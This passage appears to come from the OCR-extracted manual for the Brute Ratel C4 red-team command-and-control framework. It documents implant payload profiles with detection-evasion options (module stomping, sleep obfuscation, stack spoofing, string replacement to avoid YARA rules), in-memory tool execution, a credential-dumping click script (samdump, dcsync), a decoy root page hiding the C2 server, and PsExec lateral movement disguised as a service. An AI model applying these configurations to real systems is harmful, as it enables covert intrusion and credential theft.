HwgMjk2OTYgICAgICAgICAgICAgICB8IHN0YWdlLmV4ZQoxMS04LTIwMjMgMjowICAgICB8IEZJTEUgIHwgOTk2OTE1MiAgICAgICAgICAgICB8IGNvbW1hbmRlci5leGUKMjAtOC0yMDI
zIDc6MzAgICAgfCBGSUxFICB8IDI3MDg0OCAgICAgICAgICAgICAgfCBiYWRnZXIuZXhlCjItOC0yMDIzIDIyOjU4ICAgIHwgRklMRSAgfCAyNDY3MSAgICAgICAgICAgICAgIHwgY2F2a
WxhbnQtZm9udC56aXAKNC04LTIwMjMgOToxMyAgICAgfCBGSUxFICB8IDEyMzEyICAgICAgICAgICAgICAgfCBoYXZvY2NyeXB0LmMKMTctOC0yMDIzIDEwOjI3ICAgfCBGSUxFICB8IDM
yMzY0NiAgICAgICAgICAgICAgfCBhbnRpLWRlYnVnLmV4ZQoxNy04LTIwMjMgOTozMyAgICB8IEZJTEUgIHwgMjY0MjU2MCAgICAgICAgICAgICB8IHRlc3QuZXhlCjE3LTgtMjAyMyA4O
jM5ICAgIHwgRklMRSAgfCAzNTUxICAgICAgICAgICAgICAgIHwgdG9kby50eHQKCgo=","main_cmd":"ls"}
```



The output is received in the base64 format so that an operator can either decode it, or forward it to Elasticsearch-Kibana or any other database for further analysis.

Profiles

Profiles in Brute Ratel are a set of JSON blocks that can configure various features in the Ratel server. The following types describe the profiles present in the Ratel server.

Payload Profiles

Payload profiles provide a variety of options to configure and build badgers. These configurations work independently of the Listener Profiles. This means an operator can edit, delete, or create new payload profiles and use them dynamically during process injection, profile migration or to create new shellcode, DLL, or Service Executables from them. An operator can also store profiles for their backup Command and Control server in the current C2 and use them to inject the backup-c2's profile directly in the current payload, thus allowing an operator to switch C2s without the need to drop a file on disk. To add a new profile, select **C4 Profiler->Profiles->Payload Profiler** and then click on the **Add Profile** button.



Here an operator can select between adding a new profile, editing or deleting an existing one, or generating x86/x64 badgers from that profile. There are 4 types of payload profiles.

HTTP/HTTPS: The HTTP profile takes in the same type of configuration as that of the HTTP listener. The fields are identical except there is no information required for building the listener because the payload profiles are just used to build payloads and are not bound to any listeners. An operator can create payload profiles for any other Ratel server, and build payloads from them, perform injection, or use them to switch profiles. The profiles can also be used alongside the 'psexec' command to dynamically generate and run service executables on a target host.

The below table describes the key-value pair to generate a Payload JSON profile

Key	Value Type	Value Description	Optional
type	string	Should be HTTP	No
host	string	The rotational host separated by commas	No
port	string	The port to listen on	No
ssl	boolean	Set to true to enable SSL, else false	No
useragent	string	UserAgent for the payload. Acts as a part of authentication for the badger	No
c2_uri	array	URI where the badger sends its request on the server	No
c2_auth	string	Single key for listener authentication	No

die_offline	boolean	Should be 'true' or 'false. 'true' kills the payload if internet connectivity is not available during initial connection.	Yes
sleep	number	Sleep time for the badger	Yes
jitter	number	Jitter percentage for the sleep time of the badger	Yes
stomp	string	Module used by badger for Advanced module stomping	Yes
fallback	string	Fallback profile name. This should exist before adding it to the listener	Yes
fallback_counter	number	Number of attempts before switching to the fallback profile	Yes
key_strategy_type	string	One of 'domain, hostname, username, external_dns_a, external_dns_cname, external_dns_txt, env_var'	Yes
key_strategy_value	string	The value for the respective type	Yes
killdate	string	Self-kill date in the format: 20 Feb 24 12:00 IST. Default kill date is 60 days from the generation of the badger	Yes
entrypoint	string	This option defines the badger core's thread entry, as well as the entrypoint for every thread executed by the badger while running its tasks. The format is ntdll! ApiCallName.	Yes
entrypoint_offset	string	This option defines the offset for the ApiCallName in dll defined for Entrypoint.	Yes
exec_method	string	This option defines the thread execution method for the badger's core. Thread-0 is the safest option, followed by Function, however make note that the using the Function option will disable any thread entrypoint spoofing which was defined above.	No
rop_dll	string	Rop DLL for the stack frame chaining routine	Yes
stack_chain	string	The stack chain to be shown in the badger's threads under the format of: 'DllName! FunctionName+0xoffset'. Eg.: 'win32u.dll! NtUserMsgWaitForMultipleObjectsEx+0x14,user32.dll !MsgWaitForMultipleObjectsEx+0x9e'. All stack chains are backed by ntdll's RtlUserThreadStart and kernel32's BaseThreadInitThunk, so defining those are not required here.	Yes
proxy	string	This is an optional proxy server which can be added to override the default proxy-aware settings	Yes
proxy_user	string	Proxy server's username	Yes
proxy_pass	string	Proxy server's password	Yes
obfsleep	string	Specifies the obfuscation strategy for badger during sleep. Options are: APC, Pooling-0 or Pooling-1	No
append	string	Data to be appended to the badger's post request	Yes
append_response	string	Data to be appended to the server's response	Yes
prepend	string	Data to be prepended to the badger's post request	Yes
prepend_response	string	Data to be prepended to the server's response	Yes
empty_response	string	Data sent by the server to indicate that there are no commands in queue	Yes
request_headers	object	Headers to be added to the badger's request	Yes

DOH (DNS over HTTPS): Same as HTTP Profile, but for DOH.

The below table describes the key-value pair to generate a Payload JSON profile

Key	Value Type	Value Description	Optional
type	string	Should be DOH	No
host	string	The rotational host for DNS servers seperated by commas. Eg.: dns.google	No
dnshost	string	Comma-separated string of hosts where the badger will query DNS requests to	No
checkinA	string	IP address to respond to A records request when badger checks in	No
idleA	string	IP address to respond to A records request when there are no commands in listener bucket	No
dns_interval	Number	Interval between which the DNS queries are to be sent	No
port	string	The port to listen on. Mostly 443 where the badger connects to the DNS resolvers	No
ssl	boolean	Set to true to enable SSL, else false	No
useragent	string	Useragent for the payload. Acts as a part of authentication for the badger	No
c2_uri	array	This has to be “dns-query”	No
c2_auth	string	Single key for listener authentication	No
die_offline	boolean	Should be 'true' or 'false. ‘true’ kills the payload if internet connectivity is not available during initial connection.	Yes
sleep	number	Sleep time for the badger	Yes
jitter	number	Jitter percentage for the sleep time of the badger	Yes
stomp	string	Module used by badger for Advanced module stomping	Yes
fallback	string	Fallback profile name. This should exist before adding it to the listener	Yes
fallback_counter	number	Number of attempts before switching to the fallback profile	Yes
key_strategy_type	string	One of ‘domain, hostname, username, external_dns_a, external_dns_cname, external_dns_txt, env_var’	Yes
key_strategy_value	string	The value for the respective type	Yes
killdate	string	Self-kill date in the format: 20 Feb 24 12:00 IST. Default kill date is 60 days from the generation of the badger	Yes
proxy	string	This is an optional proxy server that can be added to override the default proxy-aware settings	Yes
proxy_user	string	Proxy server’s username	Yes
proxy_pass	string	Proxy server’s password	Yes
obfsleep	string	Specifies the obfuscation strategy for badger during sleep. Options are: APC, Pooling-0 or Pooling-1	No
request_headers	object	Should contain "Content-Type": "application/dns-message"	Yes

SMB: The SMB profile can connect to other badgers over Named Pipe. Unlike TCP badgers which perform a reverse connection, the SMB badger starts a named pipe and waits for another badger to connect to the named pipe. Named pipes can be

connected using the **pivot_smb** command. Named pipes use Windows access tokens for authentication, but this is disabled for SMB badgers. This means in order to connect to a remote named pipe, an operator can use any badger instead of needing a privileged one.

The below table describes the key-value pair to generate a Payload JSON profile

Key	Value Type	Value Description	Optional
type	string	Should be SMB	No
smb_pipe	string	Named pipe to listen on	No
c2_auth	string	Single key for listener authentication	No
stomp	string	Module used by badger for Advanced module stomping	Yes
obfsleep	string	Specifies the obfuscation strategy for badger during sleep. Options are: APC, Pooling-0 or Pooling-1	No
key_strategy_type	string	One of 'domain, hostname, username, external_dns_a, external_dns_cname, external_dns_txt, env_var'	Yes
key_strategy_value	string	The value for the respective type	Yes
killdate	string	Self-kill date in the format: 20 Feb 24 12:00 IST. Default kill date is 60 days from the generation of the badger	Yes
entrypoint	string	This option defines the badger core's thread entry, as well as the entrypoint for every thread executed by the badger while running its tasks. The format is ntdll! ApiCallName.	Yes
entrypoint_offset	string	This option defines the offset for the ApiCallName in dll defined for Entrypoint.	Yes
exec_method	string	This option defines the thread execution method for the badger's core. Thread-0 is the safest option, followed by Function, however make note that the using the Function option will disable any thread entrypoint spoofing which was defined above.	No
rop_dll	string	Rop DLL for the stack frame chaining routine	Yes
stack_chain	string	The stack chain to be shown in the badger's threads under the format of: 'DllName! FunctionName+0xoffset'. Eg.: 'win32u.dll! NtUserMsgWaitForMultipleObjectsEx+0x14,user32.dll !MsgWaitForMultipleObjectsEx+0x9e'. All stack chains are backed by ntdll's RtlUserThreadStart and kernel32's BaseThreadInitThunk, so defining those are not required here.	Yes

TCP: The TCP profile can create reverse pivot TCP badgers. TCP badgers can connect only to other badgers i.e. DOH/SMB/TCP or HTTP/HTTPS. In order for the TCP badger to connect to the listener, the operator has to start a TCP listener on the main badger using the **pivot_tcp** command.


The below table describes the key-value pair to generate a Payload JSON profile

Key	Value Type	Value Description	Optional
type	string	Should be SMB	No
host	string	The TCP listener host IP to connect to	No
port	string	The port to listen on	No

c2_auth	string	Single key for listener authentication	No
stomp	string	Module used by badger for Advanced module stomping	Yes
obfsleep	string	Specifies the obfuscation strategy for badger during sleep. Options are: APC, Pooling-0 or Pooling-1	No
key_strategy_type	string	One of 'domain, hostname, username, external_dns_a, external_dns_cname, external_dns_txt, env_var'	Yes
key_strategy_value	string	The value for the respective type	Yes
killdate	string	Self-kill date in the format: 20 Feb 24 12:00 IST. Default kill date is 60 days from the generation of the badger	Yes
entrypoint	string	This option defines the badger core's thread entry, as well as the entrypoint for every thread executed by the badger while running its tasks. The format is ntdll! ApiCallName.	Yes
entrypoint_offset	string	This option defines the offset for the ApiCallName in dll defined for Entrypoint.	Yes
exec_method	string	This option defines the thread execution method for the badger's core. Thread-0 is the safest option, followed by Function, however make note that the using the Function option will disable any thread entrypoint spoofing which was defined above.	No
rop_dll	string	Rop DLL for the stack frame chaining routine	Yes
stack_chain	string	The stack chain to be shown in the badger's threads under the format of: 'DllName! FunctionName+0xoffset'. Eg.: 'win32u.dll! NtUserMsgWaitForMultipleObjectsEx+0x14,user32.dll !MsgWaitForMultipleObjectsEx+0x9e'. All stack chains are backed by ntdll's RtlUserThreadStart and kernel32's BaseThreadInitThunk, so defining those are not required here.	Yes

NOTE: All pivot badgers (SMB and TCP), need to have the same authentication key as that of the listener where the final HTTP or DOH badger will connect to.

Below is a quick overview of the stored Payload Profiles



Command Profiles

Command profiles, also called as command registries can add custom commands to the badger. These profiles lower the overhead of the operator to type in the same commands with paths over and over again. Below are the command profiles:

Object File Registry: The **register_obj** profile can add a Badger Object File (BOF) as an internal command to Brute Ratel. These BOFs are executed using the **coffexec** command within the badger but are stored in the server's memory. This profile requires the name of the command which an operator will execute the BOF, as the main key (**boftest64** in this example). Each command can contain several properties to further define its type. The **arch** field describes the architecture of the object file. The **filepath** describes the path where the BOF is stored which is relative to the Ratel server. The **description** field shows the text shown to the operator within the commander when the operator types **help boftest64**. The **mainArgs** define the compulsory arguments and the optional defines the optional arguments for the command. The **example** field is a hint for the operator on how the command runs. The **minimumArgCount** defines the minimum number of arguments required for the command to run. If the minimum argument is set to 2, and the command is run without any arguments, it will return the help information for the command, instead of running it. The **artifact** field should be WINAPI.

```
"register_obj": {
    "boftest64": {
        "arch": "x64",
        "file_path": "server_confs/bofs/obj/decltest64.o",
        "description": "Sample BOF file to show x64 capabilities",
        "artifact": "WINAPI",
        "mainArgs": "NA",
        "optionalArg": "NA",
        "example": "decltest64",
        "minimumArgCount": 1
    },
    "boftest86": {
        "arch": "x86",
```

```
        "file_path": "server_confs/bofs/obj/decltest86.o",
        "description": "Sample BOF file to show x86 capabilities",
        "artifact": "WINAPI",
        "mainArgs": "NA",
        "optionalArg": "NA",
        "example": "decltest86",
        "minimumArgCount": 1
    }
}
```

PE Registry: The **register_pe** profile can add a dotnet executable as an internal command to Brute Ratel. These executables are executed using the **sharpreflect** command within the badger but are stored in the server's memory. The **sharpreflect** command executes a dotnet into a remote process, unlike the **sharpinline** command. This profile requires the name of the command in which the operator will execute the dotnet executable, as the main key (**seatbelt** in this example). Each command can contain several properties to further define its type. The **filepath** describes the path where the dotnet executable is stored which is relative to the Ratel server. The **description** field shows the text shown to the operator within the commander when the operator types **help seatbelt**. The **mainArgs** define the compulsory arguments and the optional defines the optional arguments for the command. The **example** field is a hint for the operator on how the command runs. The **minimumArgCount** defines the minimum number of arguments required for the command to run. If the minimum argument is set to 2, and the command is run without any arguments, it will return the help information for the command, instead of running it. The artifact field should be WINAPI.

```
"register_pe": {
    "seatbelt": {
        "file_path": "server_confs/sample_profile_pe/Seatbelt.exe",
        "description": "Runs Seatbelt C# executable",
        "artifact": "WINAPI",
        "mainArgs": "NA",
        "optionalArg": "NA",
        "example": "seatbelt",
        "minimumArgCount": 1
    }
}
```

PE Inline Registry: The **register_pe_inline** profile can add a dotnet executable as an internal command to Brute Ratel. These executables are executed using the **sharpinline** command within the badger but are stored in the server's memory. The **sharpinline** command executes a dotnet within the current process. This profile requires the name of the command in which the operator will execute the dotnet executable, as the main key (**monologue** in this example). Each command can contain several properties to further define its type. The **filepath** describes the path where the dotnet executable is stored which is relative to the Ratel server. The **description** field shows the text shown to the operator within the commander when the operator types **help monologue**. The **mainArgs** define the compulsory arguments and the optional defines the optional arguments for the command. The **example** field is a hint for the operator on how the command runs. The **minimumArgCount** defines the minimum number of arguments required for the command to run. If the minimum argument is set to 2, and the command is run without any arguments, it will return the help information for the command, instead of running it. The **artifact** field should be WINAPI.

```
"register_pe_inline": {
    "monologue": {
```

```
        "file_path": "server_confs/sample_profile_pe/InternalMonologue.exe",
        "description": "Runs InternalMonologue C# executable",
        "artifact": "WINAPI",
        "mainArgs": "NA",
        "optionalArg": "NA",
        "example": "monologue",
        "minimumArgCount": 1
    }
}
```

Exe Registry: The ***register_exe*** profile can add an unmanaged executable as an internal command to Brute Ratel. These executables are executed using the **memexec** command within the badger but are stored in the server's memory. The **memexec** command executes an unmanaged executable within the current process. This profile requires the name of the command in which the operator will execute the executable, as the main key (**handles** in this example). Each command can contain several properties to further define its type. The **arch** field describes the architecture of the executable file. The **filepath** describes the path where the executable is stored which is relative to the Ratel server. The **description** field shows the text shown to the operator within the commander when the operator types **help handles**. The **mainArgs** define the compulsory arguments and the optional defines the optional arguments for the command. The **example** field is a hint for the operator on how the command runs. The **minimumArgCount** defines the minimum number of arguments required for the command to run. If the minimum argument is set to 2, and the command is run without any arguments, it will return the help information for the command, instead of running it. The **artifact** field should be WINAPI.

```
"register_exe": {
    "handles": {
        "arch" : "x64",
        "file_path": "server_confs/sample_profile_pe/handle64.exe",
        "description": "Lists all handles from all processes. Uses sysinternal's handle64.exe
executable to run in memory",
        "artifact": "WINAPI",
        "mainArgs": "NA",
        "optionalArg": "NA",
        "example": "handles",
        "minimumArgCount": 1
    }
}
```

DLL Registry: The **register_dll** profile can add a reflective DLL as an internal command to Brute Ratel. These DLLs are executed using the **loadr** command within the badger but are stored in the server's memory. This profile requires the name of the command in which the operator will execute the DLL, as the main key (**boxreflect** in this example). Each command can contain several properties to further define its type. The **arch** field describes the architecture of the DLL. The **filepath** describes the path where the DLL is stored which is relative to the Ratel server. The **description** field shows the text shown to the operator within the commander when the operator types **help boxreflect**. The **mainArgs** define the compulsory arguments and the optional defines the optional arguments for the command. The **example** field is a hint for the operator on how the command runs. The **minimumArgCount** defines the minimum number of arguments required for the command to run. If the minimum argument is set to 2, and the command is run without any arguments, it will return the help information for the command, instead of running it. The **artifact** field should be WINAPI. The **replace_str** field replaces strings present in the DLL with the specified hex bytes. This can be helpful to avoid YARA rules.

```
"register_dll": {
    "boxreflect": {
        "arch": "x64",
        "file_path": "server_confs/sample_profile_pe/boxreflect.dll",
        "description": "Loads a test reflective dll message box",
        "artifact": "WINAPI",
        "mainArgs": "NA",
        "optionalArg": "NA",
        "example": "boxcheck",
        "minimumArgCount": 1,
        "replace_str": {
            "boxit": "\\x00\\x00\\x00\\x00\\x00",
            "!This program cannot ": "\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00",
            "be run in DOS mode.": "\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00"
        }
    }
}
```

PsExec Registry: The **register_psexec** profile can add a custom service executable as a replacement for the default service executable of badger in Brute Ratel. This service executable can be executed using the '**psexec**' command with the commander. This profile requires an x64 and x86 path for any service executable. Make note that generic executables cannot be executed as services, due to the nature of the entrypoint in service executables know as 'Service Main'. This profile can be enabled by adding the below json to the profile, or by uploading it to the Ratel server via Commander. Make note that the path should be reachable on the server. Commander does not upload the files. They should be present on the server side before this profile is uploaded.

```
"register_psexec": {
    "x64": "/home/paranoidninja/Documents/BadgerSvc64.exe",
    "x86": "/home/paranoidninja/Documents/BadgerSvc86.exe"
}
```

Autorun Profiles

Ratel server can automate initial command execution for badgers using the autoruns profile. Commands added to the autoruns profile will be auto-executed on every badger whenever they connect for the first time. This profile can also be created from the Commander by selecting **C4 Profiler->Autoruns**, or by loading their JSON profile from **C4 Profiler->Profiles->Upload Autoruns Profile** via the profile below.

```
"autoruns": [
    "sleep 0",
    "set child werfault.exe",
    "pwd",
    "userinfo"
]
```


Clickscript Profiles

Click Scripting is a feature that allows operators to automate the execution of grouped commands. Unlike the **Autoruns** feature which lets an operator to auto-execute several commands on the first connection of badger, Click Scripts are a list of multiple commands which can be chained together to execute one command after the other at any time. This helps with automated execution of commands belonging to different Tactics and Techniques of MITRE ATT&CK which can be chained together during a Purple Team engagement. Below is an example of some discovery-based commands which are grouped into a single Click script called


'Discovery'. This script can also be created from the Commander by selecting **C4 Profiler->Clickscripts**, or by loading their JSON profile from **C4 Profiler->Profiles->Upload Command Profile**. To run these Click scripts, right-click a badger, load a Click script and click the run button.

```
"click_script": {
    "Credential Dumping": [
        "samdump",
        "dcsync"
    ],
    "Discovery": [
        "userinfo",
        "pwd",
        "ipstats",
        "psreflect echo $psversiontable",
        "net users",
        "scquery"
    ]
}
```

Added Clickscripts can be viewed from the Commander.




Once this is added, an operator can load the clickscript from the badger's context menu in the badger's tab (right-click a badger), and then select the **Load Click Script** option. The below figure shows the loaded Click Script, which can be executed by selecting the **Play** button next to the badger's ID. Each Click Script can contain any number of commands, and an operator can use it to build playbooks for purple teaming.




Hosting Files

Files can be hosted on the Brute Ratel HTTP listeners by right-clicking on a created listener and selecting **Listener Actions->Host File**. Mime types can also be customized for the data that is to be returned upon request.




All hosted files can be viewed or removed from C4 Profiler->Hosted Files.




Root Page Changer

The root page of all HTTP listeners can be customized using **C4 Profiler->Change Root Page**. This opens a dialog box where a user can enter HTML/JavaScript which will be rendered on the root page of all listeners. However, it works differently for the badger. The Listeners are configured in such a way that it automatically identifies whether the request has been sent by a person/automation tool or a badger. After differentiating the request, it parses the badger's response and searches for an authentication key. If it doesn't have any, then it would return a 404 not found. This works well in hiding your badger's server behind a legitimate HTML page.



PsExec Configuration

The PsExec feature of BRc4 is partially similar to Microsoft's PsExec. It creates a service on a given system and starts it using Remote Procedure Calls (RPC). But unlike Microsoft's PsExec which uses *CreateProcess* API to pipe cmd.exe over SMB, BRc4's PsExec service contains a shellcode blob for a payload profile provided during the execution of PsExec. This payload can either be SMB, DOH, HTTP, or a TCP profile and doesn't necessarily limit you to just SMB badgers. One of the most important OpSec considerations during lateral movement is to keep badger disguised as a legitimate service. Several PsExec options such as service name, description, service executable name, and the type of payload to execute on the remote host are customizable. These can be configured by selecting **C4 Profiler->PsExec Config**.



